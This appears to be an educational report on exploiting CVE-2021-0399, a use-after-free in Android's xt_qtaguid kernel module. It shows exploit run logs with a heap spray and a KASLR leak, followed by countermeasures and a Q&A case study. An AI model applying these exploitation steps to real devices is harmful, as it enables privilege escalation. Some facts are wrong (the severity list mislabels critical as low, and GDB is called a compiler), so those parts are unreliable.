
```
[*ICEBEAR] ./poc.c:910 Checking cpuinfo_fds...
[+ICEBEAR] ./poc.c:756 ttyS0                 -W- (EC p a)    4:64
netcon0                -W- (E      )
pstore-1               -W- (E  p a)

[!ICEBEAR] ./poc.c:915 cpuinfo_fds[2909]=7898 is the king!
[+ICEBEAR] ./poc.c:927 Checking cpuinfo_fds is done...
```

Because of two overlapped seq_file, you may control first 64 bytes of the Overwriting addr_limit seq_file overlapped with the eventfd by another heap spray



```
[----------------------------------------------------------------------]
Legend: code, data, rodata, value
0xffffffff80202037      235             if (CHECK_DATA_CORRUPTION(!segment_eq(get_fs(), USER
_DS),
gdb-peda$ bt
#0  0xffffffff80202037 in addr_limit_user_check () at ./include/linux/syscalls.h:235
#1  prepare_exit_to_usermode (regs=<optimized out>) at arch/x86/entry/common.c:189
#2  syscall_return_slowpath (regs=<optimized out>) at arch/x86/entry/common.c:270
#3  do_syscall_64 (regs=0xffffc900021abf58) at arch/x86/entry/common.c:297
#4  0xffffffff80c00081 in entry_SYSCALL_64 () at arch/x86/entry/entry_64.S:233
#5  0x0000000000000004 in irq_stack_union ()
#6  0x0000000000000000 in ?? ()
gdb-peda$
```

Finally, the kernel has pawned like this.



```
[*ICEBEAR] ./poc.c:448 Cleanup done, calculate ASLR now
[+ICEBEAR] ./poc.c:460 KASLR leak: 0xffffff9b28801db0
[!ICEBEAR] ./poc.c:462 KASLR base: 0xffffff9b27400000
[*ICEBEAR] ./poc.c:1210 OK ... Time for fun!
[*ICEBEAR] ./eventfd.c:124 spawn_eventfd_threads: stage = 2
[+ICEBEAR] ./poc.c:837 /dev/xt_qtaguid is (re)opened.
[*ICEBEAR] ./utility.c:51 Sending command 't 38 1311768464867721216 2000'
[*ICEBEAR] ./utility.c:51 Sending command 't 40 1311768464867721216 2000'
[+ICEBEAR] ./poc.c:845 Add new fengshui
[*ICEBEAR] ./poc.c:846 Next step for object leak ...
[*ICEBEAR] ./utility.c:51 Sending command 't 42 12837657247744 2000'
[*ICEBEAR] ./poc.c:141 Child needs to do some fengshui work ...
[*ICEBEAR] ./utility.c:114 Cool down cpu for 4 mseconds ...
[*ICEBEAR] ./utility.c:51 Sending command 'u 42'
[*ICEBEAR] ./poc.c:187 child calls untag (kfree sock_tag).
[+ICEBEAR] ./poc.c:188 child exits now.
[*ICEBEAR] ./eventfd.c:119 All spray threads(eventfd) are done  ...
[*ICEBEAR] ./poc.c:698 Eventfd should hold the UAF object ...
[*ICEBEAR] ./utility.c:114 Cool down cpu for 5 mseconds ...
[*ICEBEAR] ./utility.c:51 Sending command 'u 40'
[*ICEBEAR] ./poc.c:709 Untagging the socket is done.
[*ICEBEAR] ./utility.c:114 Cool down cpu for 5 mseconds ...
[*ICEBEAR] ./poc.c:715 Try heap leak ...
[*ICEBEAR] ./eventfd.c:119 All spray threads(eventfd) are done  ...
[-ICEBEAR] line ./poc.c:720 fail to leak the heap address.
[*ICEBEAR] ./eventfd.c:124 spawn_eventfd_threads: stage = 3
[+ICEBEAR] ./poc.c:837 /dev/xt_qtaguid is (re)opened.
[*ICEBEAR] ./utility.c:51 Sending command 't 1068 1311768464867721216 2000'
[*ICEBEAR] ./utility.c:51 Sending command 't 1070 1311768464867721216 2000'
[+ICEBEAR] ./poc.c:845 Add new fengshui
[*ICEBEAR] ./poc.c:846 Next step for object leak ...
[*ICEBEAR] ./utility.c:51 Sending command 't 1072 12837657247744 2000'
[*ICEBEAR] ./poc.c:141 Child needs to do some fengshui work ...
[*ICEBEAR] ./utility.c:114 Cool down cpu for 4 mseconds ...
[*ICEBEAR] ./utility.c:51 Sending command 'u 1072'
[*ICEBEAR] ./poc.c:187 child calls untag (kfree sock_tag).
[+ICEBEAR] ./poc.c:188 child exits now.
[*ICEBEAR] ./eventfd.c:119 All spray threads(eventfd) are done  ...
[*ICEBEAR] ./poc.c:698 Eventfd should hold the UAF object ...
[*ICEBEAR] ./utility.c:114 Cool down cpu for 5 mseconds ...
[*ICEBEAR] ./utility.c:51 Sending command 'u 1070'
[*ICEBEAR] ./poc.c:709 Untagging the socket is done.
[*ICEBEAR] ./utility.c:114 Cool down cpu for 5 mseconds ...
[*ICEBEAR] ./poc.c:715 Try heap leak ...
[*ICEBEAR] ./eventfd.c:119 All spray threads(eventfd) are done  ...
[-ICEBEAR] line ./poc.c:720 fail to leak the heap address.
[*ICEBEAR] ./eventfd.c:124 spawn_eventfd_threads: stage = 4
[+ICEBEAR] ./poc.c:837 /dev/xt_qtaguid is (re)opened.
[*ICEBEAR] ./utility.c:51 Sending command 't 2098 1311768464867721216 2000'
[*ICEBEAR] ./utility.c:51 Sending command 't 2100 1311768464867721216 2000'
[+ICEBEAR] ./poc.c:845 Add new fengshui
[*ICEBEAR] ./poc.c:846 Next step for object leak ...
[*ICEBEAR] ./utility.c:51 Sending command 't 2102 12837657247744 2000'
[*ICEBEAR] ./poc.c:141 Child needs to do some fengshui work ...
[*ICEBEAR] ./utility.c:114 Cool down cpu for 4 mseconds ...
[*ICEBEAR] ./utility.c:51 Sending command 'u 2102'
[*ICEBEAR] ./poc.c:187 child calls untag (kfree sock_tag).
[+ICEBEAR] ./poc.c:188 child exits now.
```

```
Done.
Written 3074261 bytes
(3074261 of which were video data and 0 audio data)

Cleanning up cache ...
Done!!!
Goodbye!

┌──(kali㉿kali)-[~/Desktop]
└─$ recordmydesktop --v_quality=10 --no-sound --delay=2 -o pwn.ogv --overwrite
Initial recording window is set to:
X:0   Y:0    Width:1680    Height:1050
Adjusted recording window is set to:
X:0   Y:4    Width:1680    Height:1040
Your window manager appears to be Xfwm4


Detected compositing window manager.
Reverting to full screen capture at every frame.
To disable this check run with --no-wm-check
(though that is not advised, since it will probably produce faulty results).

Initializing ...
Will sleep for 2 seconds now.
Capturing!
```

Countermeasures

- Kernel Control Flow Integrity

Kernel control flow integrity prevents intruders from altering the execution flow. It's been available on Android kernels 4.9 and up since 2018, if the kernel is built using clang. The alteration in seq read that will prevent the modified seq operation can be seen when decompiling a KCFI kernel [6].

A set of tables of valid addresses for function pointers are constructed during kernel construction. When a function pointer from a structure is de-referenced, the compiler inserts additional code to check the contents of the pointer against the table. This is discovered if the pointer is invalid. Forward-edge checks are provided by the CFI implementation in this case. There are no backward-edge checks in place to ensure that a call is returned to a valid destination.

- Seq_file Isolation

When considering the eventfd_ctx, the seq_file structure was overlapped in the kernel heap with several other structures, allowing for confusion between seq_file->seq operation and eventfd ctx->count in this scenario. This gives user-mode access to structure members that would otherwise be inaccessible, giving them some control over kernel internal data. Techniques like halt would stop working if seq_file was moved into a specialized cache, as it would no longer be feasible to confuse or overlap with other structures.

- KFENCE

KFENCE detects heap use-after-free, invalid-free, and out-of-bounds access issues via a low overhead sampling-based memory safety fault detector. KFENCE, in comparison to KASAN, trades performance for precision because the guarded allocations are built up based on a sampling interval.

- Google Play Protect - Exploit Detection Capabilities

Google Play Protect is the consumer visible component of Google's Android anti-malware technology. To discover malicious code and behaviors, a variety of static and dynamic analysis systems are being used. Some of these solutions are built for mobile devices, while others rely on Google's backend infrastructure.

Learned Lessons

- Always Download mobile apps from trusted vendors and sources.
- Use of on device protection mechanisms to protect the mobile devices.

<u>Application verifier</u>

The application verifier analyzes whether a newly installed application is known to be dangerous, as well as validating all installed applications on a daily basis.

- Use of Advanced Protection

For users who are at a higher-than-normal risk of targeted assaults, Advanced Protection offers additional opt-in protection capabilities.

Case Study

1. What is the **Android Kernel**?

The Android kernel is based on a Linux Long Term Supported (LTS) kernel from upstream, which can be obtained at. LTS kernels are blended with Android-specific changes to create Android Common Kernels at Google (ACKs).

Because they facilitate the separation of hardware-agnostic Generic Core Kernel code and hardware-agnostic GKI modules, newer ACKs (version 5.4 and higher) are also known as GKI kernels. Hardware-specific vendor modules containing system on a chip (SoC) and board-specific code communicate with the GKI kernel. The Kernel Module Interface (KMI), which consists of symbol lists describing the functions and global data required by vendor modules, facilitates interaction between the GKI kernel and vendor modules. The GKI kernel and vendor module architecture is depicted in Figure 1.




Figure 1

2. Briefly explain about the **NIST CVE database**?

The acronym CVE stands for Common Vulnerabilities and Exposures, and it is a list of publicly documented computer security issues. When someone mentions a CVE, they're referring to a security problem with a CVE ID number. At least one CVE ID is nearly usually mentioned in vendor and researcher security warnings. CVEs assist IT professionals in coordinating their efforts to prioritize and remedy these vulnerabilities in order to improve the security of computer systems.

3. What is the **Android xt_qtaguid kernel module**?

The xt qtaguid module in the android-3.0 Linux kernel (kernel/net/netfilter/xt qtaguid) is used to monitor and track per-application/delegated data usage. The framework's socket tagging capability (system/core/libcutils/qtaguid.c) is heavily reliant on the availability of the /proc/net/xt qtaguid/ctrl interface, which is exported by the xt qtaguid kernel module.

4. What is the **CVE ID / IDs** related to vulnerabilities in **Android xt_qtaguid kernel module?**

- CVE-2021-0695
- CVE-2017-13273
- CVE-2016-3809
- CVE-2021-0399

5. Define available **Severity** levels and provide brief description?

- Critical - Vulnerability with severity range 9 - 10 consider as the low vulnerabilities
- High - Vulnerability with severity range 7.0-8.9 consider as the High vulnerabilities
- Medium - Vulnerability with severity range 4.0-6.9 consider as the medium vulnerabilities
- Low - Vulnerability with severity range 0.1 - 3.9 consider as the low vulnerabilities

6. What are the **vulnerable Devices**, **Android Versions** for **CVE-2021-0399?**

Because of the xt_qtaguid module is no longer available in Android Q and later versions, we can only target Android Pie and older versions of Android. Then we look at Android Pie devices that were released in 2019, such as the Xiaomi Mi9 and the OnePlus 7 Pro. OEMs with the maximum Linux kernel version 4.14 for Android Pie enable the following mitigations.

7. What is the **Kernel control flow integrity**?

Control flow integrity (CFI) is a security feature that prevents changes to a compiled binary's original control flow graph, making such attacks much more difficult. We enabled LLVM's implementation of CFI in more components, as well as the kernel, in Android 9. System CFI is enabled by default; however, kernel CFI must be enabled.

8. What is the **GDB compiler**?

GDB, or GNU Debugger, is a GNU project that aids in the debugging of software programs and the analysis of what occurs during program execution. It aids in the investigation of your program's erroneous behavior. locate the source of a logical issue that is difficult to spot just by looking at the source code investigate the cause of a crash in your application.

9. What are the versions of android which are not vulnerable for the **xt_qtaguid kernel module vulnerabilities?**

Android Q and later versions are not vulnerable for the xt_qtaguid kernel module vulnerabilities.

10. What is the Google play protect service?

Google Play Protect is the consumer visible component of Google's Android anti-malware technology. To discover malicious code and behaviors, a variety of static and dynamic analysis systems are being used. Some of these solutions are built for mobile devices, while others rely on Google's backend infrastructure.

References

[1] N. Maréchal, "What do we mean by mobile ecosystems?," rankingdigitalrights.org, [Online]. Available: https://rankingdigitalrights.org/2016/09/15/what-are-mobile-ecosystems/. [Accessed 24 May 2022].

[2] "What is Mobile Security," ibm.com, [Online]. Available: https://www.ibm.com/topics/mobile-security. [Accessed 24 May 2022].

[3] "Mobile Threat Catalogue," National Institute of Standerds and Technology , [Online]. Available: https://pages.nist.gov/mobile-threat-catalogue/background/mobile-attack-surface/mobile-ecosystem.html. [Accessed 24 May 2022].

[4] G. A. S. T. Xingyu Jin & Richard Neal, "The Art of Exploiting UAF by Ret2bpf in Android Kernal," i.blackhat.com, [Online]. Available: https://i.blackhat.com/EU-21/Wednesday/EU-21-Jin-The-Art-of-Exploiting-UAF-by-Ret2bpf-in-Android-Kernel-wp.pdf. [Accessed 25 May 2022].

[5] "CVE-2021-0399 Detail," nvd.nist.gov, [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2021-0399. [Accessed 25 May 2022].

[6] "Kernel Control Flow Integrity," source.android.com, [Online]. Available: https://source.android.com/devices/tech/debug/kcfi. [Accessed 28 May 2022].